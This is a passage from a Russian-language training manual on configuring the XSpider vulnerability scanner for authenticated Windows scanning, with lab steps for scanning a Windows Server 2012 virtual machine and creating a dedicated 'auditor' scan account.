


Рис. 64 – Учётная запись.

При внедрении XSpider в среде Active Directory наиболее приемлемым методом является использование выделенной доменной (или нескольких для разных групп компьютеров) учетной записи для проведения сканирования.

Поскольку данная учетная запись будет использоваться автоматизированным средством, можно задействовать параметры "*User cannot change password*" и "*Password never expires*" для предотвращения блокировки учетной записи (Рис. 65). В этом случае на учетную запись не будут распространяться политики паролей в части периодичности смены паролей.




Рис. 65 Свойства учетной записи для сканирования

Для назначения используемой учетной записи необходимых привилегий можно использовать различные механизмы, такие как «*Startup Scripts*» или «*Restricted Groups*». В последнем случае, учетная запись будет автоматически добавляться в указанную группу (например, локальных администраторов) и наследовать права этой группы (Рис. 66).




Рис. 66 Использование Restricted Groups

Для использования этой возможности в редакторе групповых политик необходимо открыть раздел *Computer Configuration\Windows Settings\Security Settings\Restricted Groups*, добавить новую группу и включить созданную учетную в обязательные члены группы.

В ситуации, когда компьютер с XSpider не является членом домена, состоящего в доверительных отношений со сканируемым узлом, у компьютера с XSpider должен быть доступ к службе имен (WINS/DNS), отвечающей за функционирование домена сканируемого компьютера.


Учетная запись, с которой XSpider проводит сканирование, должна иметь сложный пароль. Поскольку пароль используется при сканировании различных систем, велика вероятность перехвата сессии аутентификации и словарных атак на полученный хэш пароля.

Желательно, чтобы длина пароля превышала 14 символов, тогда при аутентификации гарантированно не будет использоваться протокол LanManager, уязвимый для словарных атак. Также рекомендуется использовать различные наборы символов (цифры, буквы, спецсимволы). Желательно изменять пароль учетной записи, используемой для сканирования на периодической основе.


7.4. Практическая работа 7. Сканирование Windows

7.4.1. Часть 1. Сканирование Windows без использования учётной записи


1) Включить виртуальную машину Windows Server 2012
2) Создать новый профиль «Сканирование Windows»
3) В разделе «Сканер портов» указать порты 135, 139 и 445



4) Настроить сканер UDP сервисов (выбрать несколько портов, например, 123, 135, 137)




5) Отключить подбор учётных записей




6) Сохранить профиль

7) Создать новую задачу «Сканирование Windows», при этом указать виртуальную машину Windows Server 2012 в качестве объекта сканирования




8) Выполнить сканирование, проанализировать результаты




7.4.2. Часть 2. Создание учётной записи для сканирования

1) Перейти в виртуальную машину «Windows Server 2012»
2) Создать учётную запись «auditor» с паролем «Abcde1234567890!»




3) Включить созданную учётную запись в группу «Administrators»




7.4.3. Часть 3. Сканирование с использованием механизмов расширенных проверок

